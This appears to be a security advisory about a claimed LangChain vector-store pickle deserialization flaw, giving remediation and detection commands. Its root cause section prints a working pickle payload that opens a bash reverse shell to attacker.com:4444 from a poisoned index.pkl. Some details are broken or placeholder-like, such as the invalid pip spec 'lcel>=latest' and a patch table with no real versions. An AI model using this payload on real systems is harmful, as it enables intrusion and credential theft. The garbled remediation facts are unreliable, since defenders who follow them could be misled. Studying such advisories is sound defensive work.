Executive Summary

The maintainers of the LangChain framework have issued a critical security advisory addressing CVE-2026-74120, an unsafe deserialization and arbitrary remote code execution vulnerability within the LangChain Expression Language (LCEL) vectorstore loaders. The flaw, which has been evaluated with a CVSS v3.1 base score of 9.8 (Critical), allows an attacker to achieve unauthenticated remote code execution on AI application servers when an enterprise RAG pipeline ingests pre-computed vector index archives.
LangChain is the foundational orchestration framework for thousands of enterprise Retrieval-Augmented Generation (RAG) systems, autonomous agents, and enterprise search platforms. In architectures where vector indexes are shared or downloaded across internal microservices or public model hubs, CVE-2026-74120 grants immediate root shell execution to the host environment.
Root Cause Analysis: Legacy Pickle Parsing in Vector Store Adapters
When enterprise developers build document search pipelines, documents are transformed into vector embeddings and saved into local vector store indices (e.g., Chroma, FAISS, or DocArray). During the index restoration stage in LCEL chains, the connector utilized Python's native pickle.loads() to reconstruct custom metadata schemas and similarity search index parameters.
Because Python pickle format is inherently executable, an attacker who supplies a crafted index.pkl file can embed arbitrary Python instructions within the __reduce__ method of serialized class objects:
# Malicious Vector Store Payload Generation:
import pickle
import os

class ExploitVectorPayload(object):
    def __reduce__(self):
        # Executes arbitrary reverse shell during index deserialization
        return (os.system, ('bash -i >& /dev/tcp/attacker.com/4444 0>&1',))

payload_bytes = pickle.dumps(ExploitVectorPayload())
with open("faiss_index/index.pkl", "wb") as f:
    f.write(payload_bytes)
Attack Scenarios in Enterprise RAG Pipelines
The attack surface extends across both automated CI/CD pipelines and real-time knowledge base ingestion engines:
- Compromised Document Sync: An enterprise connects its RAG system to an external documentation repo or third-party partner drive. An adversary replaces the cached vector store files with a poisoned payload.
- Chain Ingestion Trigger: The LCEL ingestion worker runs
VectorStoreRetriever.from_documents()or loads the saved index from storage. - Arbitrary Execution: The payload deserializes instantly upon ingestion, bypassing model guardrails and executing with the privileges of the LangChain service worker container.
- Cluster Credential Theft: The attacker dumps IAM instance metadata tokens (IMDSv2), accessing downstream OpenAI/Anthropic API keys and corporate databases.
Remediation & Hardening Roadmap
LangChain has released security updates that deprecate pickle serialization in favor of strictly validated formats. Security architects should execute the following actions:
- Upgrade LangChain Packages: Update
langchain-coreto version0.3.12andlangchain-communityto version0.3.8or later. - Ban Pickle Vector Serialization: Configure vector store connectors to use strict SafeTensors, Arrow, or JSON-schema formats with
allow_dangerous_deserialization=Falsestrictly enforced. - Sandbox Document Ingestion Tasks: Run document parsing and embedding workers inside unprivileged, ephemeral micro-containers without network egress permissions to sensitive corporate backends.
- Audit Secrets Management: Ensure LLM API keys and database credentials are injected via runtime secrets managers rather than stored in application environment variables accessible to compromised containers.
Vulnerable Software Versions & Patch Status Matrix
| AI Package / Model Serving Module | Vulnerable Versions | Fixed / Remediated Release | Remediation Action Required |
|---|---|---|---|
| LCEL | Versions prior to security hotfix | Latest Patched Release | Update package dependencies via pip/npm and redeploy |
| Agent Tool Calling Runtime | Unsandboxed local process execution | MicroVM / Container Sandboxing | Enforce strict schema validation on input parameters |
Step-by-Step Remediation Playbook & Python / Shell Commands
AI infrastructure engineers and developers must apply updates and secure model orchestration pipelines:
- Upgrade Package Dependencies via Pip / Poetry:
# Upgrade Python packages to the latest remediated release pip install --upgrade --no-cache-dir "lcel>=latest" # Verify installed package version pip list | grep -E "lcel|torch|transformers|mcp" - Enforce Ephemeral Sandbox Isolation for Agent Tool Execution:
# Execute agent tool calls inside rootless gVisor sandbox container docker run --rm --runtime=runsc --network=none --cap-drop=ALL --security-opt no-new-privileges -v /tmp/agent_input:/input:ro alpine:latest /bin/sh -c "exec /bin/tool" - Validate Input Arguments against Strict Regex Allowlist:
# Defensive parameter validation snippet for MCP / agent tool calling
import re

def validate_tool_argument(param: str) -> str:
    # Reject shell metacharacters and directory traversal patterns
    if not re.match(r"^[a-zA-Z0-9_.-]+$", param):
        raise ValueError(f"Malicious tool parameter rejected: {param}")
    return param
Threat Detection & Agentic Log Auditing Queries
Audit AI inference logs for signs of indirect prompt injection and anomalous tool invocation arguments:
# Grep agent execution logs for command chaining metacharacters in tool calls
grep -E "tools/call.*[;&|`$]" /var/log/ai_agent/execution.log

# Inspect systemd journal for unexpected subprocess execution from AI daemons
journalctl -u ai-agent-daemon --since "24 hours ago" | grep -i "exec"